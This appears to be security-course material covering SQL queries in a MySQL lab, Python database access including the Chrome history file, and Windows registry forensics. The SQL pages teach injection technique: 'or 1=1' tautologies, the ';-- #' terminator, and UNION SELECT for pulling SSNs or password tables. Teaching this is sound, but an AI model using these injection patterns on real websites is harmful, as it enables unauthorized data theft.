This next section is presented as an interactive lab. Try several of these select statements and see the output for yourself. You can run these select statements in the MySQL administrator console. As you go through the next slide, try the commands yourself. You probably won't have time to try them all, so I highlighted a few that you should definitely try. You can start the MySQL service and console like this:

student@SEC573:~$ sudo systemctl start mysql.service
[sudo] password for student: student (if you did not change it)

Then start the mysql administrator console.
student@573:~$ sudo mysql

The welcome banner will appear, followed by the myql prompt. First, you connect to a database.

```
mysql> connect training;
```

Some information shows which database is displayed, and now you can begin querying data. Start with a simple query, just to make sure it is working.

```
mysql> select * from classes;
```

This dumps all of the records from the classes database. Let's try a few other queries to understand how to get data out of a database.

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Basic SQL Select Statements (1)



Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value

Try these commands as we talk about them!

SELECT "Hello World!";

A select can simply return a text string; useful for testing syntax

SELECT * from classes;

Asterisks return all the fields (aka columns) FROM the table named classes

SELECT ID, Name, Date, InstructorID FROM classes;

You can specify a list of comma-delimited fields to pull from

SELECT date, location FROM classes WHERE name = "SEC504";

A WHERE clause filters the records (aka rows) that are returned

SELECT name, date FROM classes WHERE name LIKE "%504%";

A WHERE clause can use the PERCENT as a wildcard

SELECT * FROM classes WHERE name = "SEC504" AND InstructorID=1;

You can also use AND and OR to compound WHERE clauses

53

Here are some select statements with an explanation of how they are used:

```
> SELECT "Hello World!";
```

A select followed by a text string is the equivalent of a print statement in other languages. When you select a string, that string is returned in the result set. This query returns the string "Hello World!"

```
> SELECT * from classes;
```

The asterisk wildcard will return ALL of the fields (columns in the database). When using the asterisk, the person doing the SELECT statement may not even know how many columns are in the database. It is generally considered bad practice to write SQL statements that use an asterisk wildcard. This query will return all the rows and columns in the classes database.

```
> SELECT ID, Name, Date, InstructorID FROM classes;
```

Rather than selecting ALL fields, it is preferable to select specific fields from a database by providing a list of columns (fields) after the select statement. Here we select the ID, Name, Data, and InstructorID from all rows in the classes database.

```
> SELECT date, location FROM classes WHERE name = "SEC504";
```

A WHERE clause can be used to limit the number of rows (records) in a query result. Only the records that match the WHERE clause will be returned. Here we select the date and location from the classes database for all records where the name field is equal to "SEC504".

```
> SELECT name, date FROM classes WHERE name LIKE "%504%";
```

The WHERE clause supports the % wildcard. This query returns the name and date from the classes database where the name field has a value with 504 anywhere in it.

```
> SELECT * FROM classes WHERE name = "SEC504" AND InstructorID=1;
```

WHERE clauses support logical AND and OR statements. Here only records that have a name of SEC504 and an InstructorID equal to 1 are returned.

Technet24

Basic SQL Select Statements (2)

Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value



SELECT date, name FROM classes ORDER BY name LIMIT 1 OFFSET 2;

LIMIT and OFFSET can be used to control which records are returned

SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes HAVING Date-Location LIKE "2025%";

We can select the result of functions such as concat() or group_concat(). For example, our select can concatenate together two fields, and AS can label them as a new field. Notice that HAVING must be used when we use labels rather than actual fields in the schema of the database.

SELECT name FROM classes WHERE name = "SEC504" or 1=1;

Adding a "or 1=1" tautology to a WHERE clause will match all records

SELECT name FROM classes WHERE name = "SEC504" or 'anything'='anything';

Comparing any two equal values results in the same query as 1=1

When injecting into a website you often have to end your injection with **";-- #"**


```
> SELECT date, name FROM classes ORDER BY  name LIMIT 1 OFFSET 2;
```

The LIMIT and OFFSET clause can be used to control how many and which records are returned. The LIMIT clause controls how many records will be returned. The OFFSET identifies how many records that match the WHERE clause will be skipped. In this case, we select one record, skipping the first two matching records.

```
> SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes
HAVING Date-Location LIKE "2025%";
```


Just as a SELECT statement will print a static string, it will print the results of an SQL function call. MySQL has several functions that are useful to use, including CONCAT() and GROUP_CONCAT(). CONCAT() will group together the strings or fields that are passed to it as parameters. GROUP_CONCAT() will group together all of the fields listed for all rows in the result set. You can also use the "AS" keyword to rename a field to a new name. This is important to recognize because, if you are doing an SQL injection and want to limit the number of rows that you get back based on these dynamically named fields, you use the keyword HAVING.

```
> SELECT name FROM classes WHERE name = "SEC504" or 1=1;
```

Any SELECT statement that includes an OR TRUE (or 1=1 in this example) will match for all records. If an attacker injects an or 1=1, he effectively eliminates the WHERE clause and causes the query to return all records. It is worth noting that when injecting SQL into a website, you often have to end your injection with ";-- #". That is, semicolon, dash, dash, space, pound sign. This is often needed because the injection is into the middle of an existing SQL statement that may have things after it. For example, additional parts of a where clause may be after where you control it in the SQL statement. The semicolon ends the SQL statement after your injection. Then the dash dash space is the start of a comment for it to ignore the rest of the original statement. The pound sign is really only there to prevent a tool such as a web browser from stripping off the space after the dash dash if it's at the end of the URL. Dash dash without a space "minus a negative" will cause errors. In reality, the pound sign could be any character, but since it is also the start of a comment on many SQL languages, using it makes this a way to terminate your SQL statement that works across many SQL engines.

© 2024 Mark Baggett

SQL Joins



Tables are usually put back together with a join. Here is an example of an implicit join

```
select classes.name, classes.date, instructors.name from classes,instructors where
classes.instructorid=instructors.instructorid;
```

Fields are referred to in TABLE.FIELD format

An explicit JOIN can be done using the keyword JOIN or done implicitly, as shown above

Explicit JOINS include INNER (used by implicit joins), OUTER, LEFT, RIGHT, CROSS, STRAIGHT, and NATURAL, which determine how the tables will be put back together

We will be using a technique to extract data that does not require us to use UNION or JOIN statements. However, let's take a few minutes to look at them because you may find that you are doing an SQL injection into a database that has a UNION or a JOIN statement. Understanding how they work will help you to form valid syntax.

UNIONs and JOINs are how we combine two or more related tables in a query. Let's say that we want to obtain the instructor's name and all of the classes he or she is teaching. A typical database design is to store all of the information about an instructor in an instructor table, along with an instructor ID number. Then, in your classes table, you just store the instructor ID number of the instructor who is teaching the class. This prevents you from duplicating data over and over and makes it easier to manage things like instructor name changes. But, when you want to extract the information, you have to pull it from two separate databases in a meaningful way. UNION and JOIN enable you to do that.

JOIN is a keyword that can be used to recombine two databases. JOIN can get pretty complicated. There are INNER JOINS, OUTER JOINS, LEFT JOINS, RIGHT JOINS, CROSS JOINS, STRAIGHT JOINS, and NATURAL JOINS. But the simplest type of join doesn't even use the JOIN keyword. This is referred to as an implicit join. To do an implicit join, you just SELECT the fields that you want from multiple tables in the format table.field. Then you use your WHERE close to limit the records to those that match. Consider the following query:

```
select classes.name, classes.date, instructors.name from
classes,instructors where
classes.instructorid=instructors.instructorid;
```

We want the name field from the classes table (classes.name), the date field from the classes table (classes.date), and the name field from the instructors table (instructors.name). After FROM, we list all of the tables we are pulling these fields from and separate them with commas. Then the WHERE clause limits the records returned from those tables to only those where an instructor can be found with that instructor ID. If a classes record exists but its instructor ID isn't in the instructor table, that record is not selected. If more than one entry has the same instructor ID in the instructors table, ALL combinations of ALL matching records are returned. All of the other types of joins (inner, outer, left, right, and so on) can be used to change how the records are recombined so that you don't get back all matching combinations. These implicit joins are often used for many-to-one table relationships, which are common in database design.

© 2024 Mark Baggett

Technet24

SQL Union

Two independent selects in one result

You can use a UNION to select records from two tables

Classes table		
Name	Date	Location
Value	Value	Value
Value	Value	Value
Instructors table		
InstructorID	Name	SSN
Value	Value	Value
Value	Value	Value

```
select name,date from classes where name like '%504%' union select name,ssn
from instructors where InstructorID = '1';
```

Two separate queries can be returned in the same result set with a UNION, as long as both SELECT statements have the same number of columns

Each SELECT statement has its own WHERE clause

The two queries do not have to be related to each other in any way

The 'AND 1=0' tautology can be used to eliminate the results of the first query


Another way that we can have data returned from two tables is with a UNION statement. In a UNION statement, you provide two different SELECT statements separated by a UNION statement. The UNION statement doesn't try to logically recombine the results of the two queries; it simply executes the first query and returns all of its matching records and then executes the second and returns all of its matching records. One of the UNION statement's requirements is that both queries have the same number of fields (columns) selected. Consider this example:

```
select name,date from classes where name like '%504%' union select
name,ssn from instructors where InstructorID = '1';
```

This query will return the name and date field from all rows in the classes table where the name field contains the string '504', followed immediately by the name and SSN from all rows in the instructors table where the instructor ID is 1.

Because UNION statements return data from two completely unrelated queries, they are often used during SQL injection attacks to pull data from fields and tables that the website developer had not intended for you to access.

© 2024 Mark Baggett



Here we see a union being performed in the MySQL console to further illustrate what is happening. We can take two completely unrelated queries that pull data from different tables and combine them into a single result set. As long as our first query and the second query have the same number of columns, we will get both queries back in a single result set.

This means that even though the web developer intended for you to be querying boring tables with your user data in it, you can UNION SELECT a more interesting table such as the SCHEMA, tables with usernames and passwords, or sensitive data.

Also, notice here that SSN is in the "date" column of the result set. The UNION statement appends the records from the second query to the records of the first without regard to the column names. But the number of columns from the second query must exactly match the number of columns in the first query, or the database will generate an error message. On some SQL implementations, the data type of the columns must also match, but we can satisfy that requirement by using the CAST() statement to change the data type we are extracting from the database.

Technet24

Subqueries



SELECT statements can have embedded SELECT statements within them. These are known as subqueries

```
mysql> select name from classes where InstructorID=(Select
InstructorID from instructors where name='Mark Baggett');
+--------+
| name   |
+--------+
| SEC504 |
| SEC560 |
+--------+
2 rows in set (0.00 sec)
```

Notice that the subquery is pulling from a table that is not part of the original query

Also, notice that in this query we are not directly observing the results of the subquery (the InstructorID) in the results

We can discern its value by injecting True/False conditions

Another type of SELECT that is very beneficial is the SUB-SELECT. By placing a SELECT statement inside parentheses, you can cause MySQL to execute that query and have the results returned to the outer query. For example:

```
mysql> select name from classes where InstructorID=(Select InstructorID
from instructors where name='Mark Baggett');
```

First, the inner select is executed, and it returns the INSTUCTORID from the instructors table, where the name of the instructor is "Mark Baggett". Let's assume for a minute that the SELECT returns a single record with an InstructorID of 4. Now the outer select is run and it will query:

```
mysql> select name from classes where InstructorID=4;
```

The resulting query will contain class names from the classes table, where InstructorID=4. Notice that the subquery and the query could be completely unrelated. As long as the subquery returns a value that could be used for comparison by the outer query, it will work. The subquery must return a single value for the comparison. If it has more than one matching record, it will generate the following error:

```
mysql> select name from classes where InstructorID=(Select InstructorID
from instructors where name like '%');
ERROR 1242 (21000): Subquery returns more than 1 row
```

Also, notice that the resulting query contains class names and doesn't contain the InstructorID that was returned from the subquery. In other words, we are not directly observing the results of the subquery (that is, the number 4), but we may be able to discern its value in other ways.

© 2024 Mark Baggett

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Python SQL Database Modules

Python modules exist for most common SQL formats; they enable you to log in and select data directly from the tables in the database

- Mysql : mysql-connector-python, pyMySql, MySQL-Python or pyodbc
- MiriaDB: (Open source fork of Mysql) All of above and miriadb or pyodbc
- MSSQL: pymssql, pyodbc
- Oracle: python-oracledb, cx_Oracle or pyodbc
- SQLITE: sqlite3 is built into Python or pyodbc

```
import pyodbc
connection = pyodbc.connect("Driver={SQL Server Native Client 11.0};"
                            "Server=server_name;"
                            "Database=db_name;"
                            "Trusted_Connection=yes;")
cursor = connection.cursor()
cursor.execute('SELECT * FROM Table')
for row in cursor:
    print(f'row = {row}")
```


Many Python modules out there enable you to interact with SQL databases from your program. Using these modules, you can read and write to the databases from within your Python program. There are different modules for different types of databases. For example, there is a mysql module for mysql databases and a sqlite3 module for sqlite3 databases. You will use a module that supports the type of database you want to interact with. Using pip, you can search for and find a module for the type of database you are interacting with. Here, you see a list of modules that you can use with some popular databases.

ODBC, which is designed for "Open Database Connectivity," can be used to access these databases, assuming the proper drivers are installed. Drivers are available for all of the databases mentioned on this page. Once the driver is installed, the connection string parameters that are passed to the .connect() function shown above determine exactly what it will connect to. The "SQL Server Native Client 11.0" driver is used for Microsoft SQL Servers. This might change to something like this for a MySQL database (again, after the matching drivers are installed).

"pyodbc.connect("DRIVER={MySQL ODBC 3.51 Driver}; SERVER=localhost;DATABASE=mydb; UID=root; PASSWORD=your_password;")

© 2024 Mark Baggett

Sqlite3 Connect and Retrieve Table and Column Names

.connect(<path>): Open a file from local drive

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
```

.execute(): Run an SQL statement!

- Sqlite3 keeps its schema with table names in sqlite_master

```
>>> list(db.execute("select name from sqlite_master where type='table';"))
[('meta',), ('urls',), ('visits',), ('visit_source',), ('keyword_search_terms',),
('downloads',), ('downloads_url_chains',), ('segments',), ('segment_usage',)]
```

The SQL field has the statement that created the table with the column names

```
>>> list(db.execute("select sql from sqlite_master where name='urls';"))
[('CREATE TABLE urls(id INTEGER PRIMARY KEY,url LONGVARCHAR,title LONGVARCHAR,visit_count
INTEGER DEFAULT 0 NOT NULL,typed_count INTEGER DEFAULT 0 NOT NULL,last_visit_time INTEGER
NOT NULL,hidden INTEGER DEFAULT 0 NOT NULL,favicon_id INTEGER DEFAULT 0 NOT NULL)',)]
```


Here is an example of using the Sqlite3 module to read a database from your local drive. Specifically, we are looking at Google Chrome's history file here. Reading an SQL database is usually as easy as connecting and executing an SQL command. First, we import the module and then call sqlite3.connect("History"). The argument being passed to connect is a path to a Sqlite3 database file sitting on the drive. In this case, History, which is a file that has no extension, is in the current working directory. Now that the History database is open, you need to know what tables are in it. Almost all files' databases have a standard table with a well-known name that contains a list of all the other tables and their columns. This table is known as the *schema*. For Sqlite3, the schema is called "sqlite_master". So, to get a list of all the tables, we can query it for those table names. db.execute() is being used to query the database. It returns an iterable object that you step through with a for loop. In this case, we just want a quick look at all of the tables, so we convert it to a list. We can see there are several tables. One of them is called "urls". To query the urls table, we need to know what columns are in the table. Again, the sqlite_master contains the answer. The sql field contains the SQL statement that was used to create the table. Next, we ask sqlite_master for the sql field for a table that has the name "urls" and convert those results to a list. The results contain the SQL that created the table. Within that string, we can see field names like id, url, title, and others that look useful.

© 2024 Mark Baggett

Technet24

Sqlite3 Query the Records from the Database

Use a for loop to iterate through rows

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
>>> for eachrow in db.execute("SELECT urls.url, urls.title, urls.visit_count,
urls.typed_count, urls.last_visit_time, urls.hidden, visits.visit_time,
visits.from_visit, visits.transition FROM urls, visits WHERE urls.id =
visits.url;"):
...   print(eachrow)
...
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099408792510954, 3443, -1610612735)
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099596527010102, 3633, -2147483647)
```


A db.execute returns an iterable item that you can step through with a for loop. Each time through the loop, your iterable variable will contain a row of data stored in a tuple. There is one entry in the tuple for each of the fields you selected, in the order you selected them.

Here, we are doing an implicit join and extracting fields from the urls and visits tables. To do this, you need to understand the relationship between the two fields. You can sometimes discern the relationship based on field names. If the application that created the database is open source, you can review the code to understand the relationship between tables. In this case, my favorite search engine led me to an explanation of the database relationship on the following website: https://www.sans.org/blog/google-chrome-forensics/.

© 2024 Mark Baggett

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Another Database: The Windows Registry

Live registry access on a Windows System

- Module "winreg" is part of Python Win32 extensions and can be used for reading and writing to the registry on a running Windows system

Reading "Dead Image" registry hives on Linux or Windows

- Python module by Forensic Analyst Willi Ballenthin
- http://www.williballenthin.com/
- Several excellent Python modules, including parsers for Event logs, INDX files, Shellbags, Application Compatibility Shims (sdb), and others
- "pip install python-registry"
- Strange import syntax!

```
from Registry.Registry import Registry
```



The Windows Registry is another type of database. Rather than using SQL to pull information from it, you parse the data structure using a filesystem type naming convention. If you are on a running Windows system, then the Python Win32 extension includes a "winreg" module that will allow you to read from and write to the registry. If you are analyzing the registry from a forensic disk image or a registry hive file from a Windows system that is not running, you will use a different module. Willi Ballenthin has created an excellent module for accessing offline registry files. He also has several other excellent forensics modules that I find useful. For example, his event log parser is very good. To use his registry module, you need to install it with pip. "pip install python-registry" will do the trick for you.

© 2024 Mark Baggett

Components of Registry

- Open Registry Files with Registry
- Then open a KEY with .open()
- Key methods include .path(), .value(),.values(), .subkey(), .subkeys()
  - Keys contain values!
- Values methods include .name(), .value(), and .value_type_str()

```
handle = Registry(r"path to registry file")
regkey = handle.open(r"raw str-path to key")
```



The first step is to import the module with the syntax "from Registry.Registry import Registry". Then open a registry file by passing the complete path to a file containing a registry hive to Registry(). If your path contains backslashes, then you need to make it a raw string by putting an 'r' outside of the quotes. This will return a handle back to you that you can use to interact with that registry file. Next, you need to open a KEY. Think of keys as directories on a hard drive. Those keys can have subkeys just like directories can have subdirectories. Each key can contain values. Think of the values like files in the directories, but these files only have a name, a value, and a type. This will almost certainly contain backslashes so, again, you should pass a RAW string to open to prevent Python's string interpreter from using the slashes.

Once you open a key, you have several methods you can call. .subkeys() will give you back a list of all of the subkeys of the key you opened. The .subkey(<subkey name>) (with no s) will let you open one specific subkey by passing its name as the argument. The .values() returns a list of all of the values for a given key. The .value(<value name>) (with no s) will let you open one specific value by its name.

Once you have opened a value, you can call .value() to get its contents. You can also call its .name() to get the value name or .value_type_str() to see what type of value it is storing. The value_type_str is commonly set to REG_DWORD, REG_SZ, REG_BINARY, REG_QWORD, REG_NONE, and others.

© 2024 Mark Baggett

Technet24

Retrieving One Specific Value with .value() or Key with .subkey()

First, you open the registry file, then open the KEY that contains the value

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT\CurrentVersion")
```

Then pass the name of the value you want to retrieve to .value(<name of value>)

```
>>> reg_value = reg_key.value("ProductName")
>>> reg_value.name()
'ProductName'
>>> reg_value.value()
'Windows 10 Pro'
>>> reg_value.value_type_str()
'RegSZ'
```




```
>>> reg_key.value("ProductName").value()
'Windows 10 Pro'
```

You can also open a specific subkey with .subkey(<name of subkey>)

```
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT")
>>> cur_ver_key = reg_key.subkey("CurrentVersion")
```


If you want to retrieve a specific value and you know the path for the key containing the value, you will use the keys .value() method. This method will return a handle for a registry value. Now you can specify what attribute you want from the value. You can access its name, value, or value_type_str. This can lead to some confusing-looking syntax because after you open a value with the .value() method, you then have to call value() again to see its contents. Remember that the keys .value() method opens a value and a values .value() method retrieves the contents of the value.

Subkey works in a similar way in that it also returns back a handle to a specific subkey when given a path in the registry.

Remember that both .value() and .subkey() open a single value, but their plural counterparts return a list.

© 2024 Mark Baggett

A List of Values with .values() or Keys with .subkeys()

Once you have opened a KEY, you can retrieve a list of its values with .values()

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion\Run")
>>> for eachkey in reg_key.values():
...     print(eachkey.name(), eachkey.value(), eachkey.value_type_str())
...
DptfPolicyLpmServiceHelper C:\WINDOWS\system32\DptfPolicyLpmServiceHelper.exe RegSZ
iTunesHelper "C:\Program Files\iTunes\iTunesHelper.exe" RegSZ
```

Or you can retrieve a list of subkeys with .subkeys()

```
>>> reg_hive = Registry("/home/student/Public/registry/SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion")
>>> for eachsubkey in reg_key.subkeys():
...     print(eachsubkey.name(), end=", ")
...
AccountPicture, ActionCenter, AdvertisingInfo, App Management, App Paths, AppHost, Applets,
ApplicationFrame, AppModel, AppModelUnlock, AppReadiness, Appx, Audio, Authentication,
AutoRotation, BackupAndRestoreSettings, BitLocker, BitLockerSQM, BITS, Casting, Census,
ClosedCaptioning, CloudExperienceHost, Component Based Servicing, <TRUNCATED OUTPUT>
```


A key also has methods .values() and .subkeys(). These return lists of handles to values and subkeys, respectively. In the first example here, I show you how you can go through all of the values in the "Microsoft\Windows\CurrentVersion\Run" key. In the second example, I show you how you can look at all of the names of the subkeys beneath "Microsoft\Windows\CurrentVersion".

© 2024 Mark Baggett

Technet24

Keys .path() Attribute Prints the Keys Path!

Every key has a .path() function that returns a string with the path to that key.


```
>>> reghandle = Registry("SOFTWARE")
>>> akey = reghandle.open(r"Microsoft\Windows NT\CurrentVersion\NetworkList")
>>> for eachsubkey in akey.subkeys():
...     print(eachsubkey.path())
...
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\DefaultMediaCost
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\NewNetworks
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\Nla
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\Permissions
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\Profiles
ROOT\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\Signatures
<TRUNCATED OUTPUT>
```


Every key has a .path() function that can be used to generate a string that contains a path to the key. This function is useful when you are stepping through a list of keys, or as in this example, a list of subkeys, and you want to print each of their paths.


© 2024 Mark Baggett

Practical Example: Wi-Fi History in the Registry

The wireless network history is maintained in the registry under this key: SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged\



Use the "ProfileGuid" to find the network profile with the first and last connect times. The profile is the key in the path



Here is a real-world example of retrieving values from the registry for a forensics investigation. A history of the networks (wired and wireless) that you have connected to is stored in the "Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged" registry key. There every network has a unique key that looks like a long hexadecimal value. Inside each of those keys, the values include information about the network that the computer connected to. There is a "DnsSuffix" that was assigned to the interface when connected. There is the "FirstNetwork" that contains the SSID of the network and there is a "Description". Another useful piece of data is a "ProfileGuid". The profile GUID corresponds to another registry key stored under "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles", and in that key, you can see the first and last time that someone connected to that network. This can prove that a person was at a specific location on specific dates and times when those connections were made.

© 2024 Mark Baggett

Technet24

Wireless History in Registry

Here is a function that will go through all the unmanaged networks and extract data

```
def network_history(reg_handle):
    reg_results = []
    regkey=r"Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged"
    for eachsubkey in reg_handle.open(regkey).subkeys():
        DefaultGatewayMac = eachsubkey.value("DefaultGatewayMac").value()
        BSSID = ':'.join(codecs.encode(DefaultGatewayMac,"HEX").decode()[i:i+2] for i in range(0,12,2))
        Description = eachsubkey.value("Description").value()
        DnsSuffix = eachsubkey.value("DnsSuffix").value()
        SSID = eachsubkey.value("FirstNetwork").value()
        ProfileGuid = eachsubkey.value("ProfileGuid").value()
        nettype,first,last = get_profile_info(reg_handle, ProfileGuid)
        reg_results.append((BSSID,SSID,Description,DnsSuffix,nettype,first,last))
    return reg_results
```


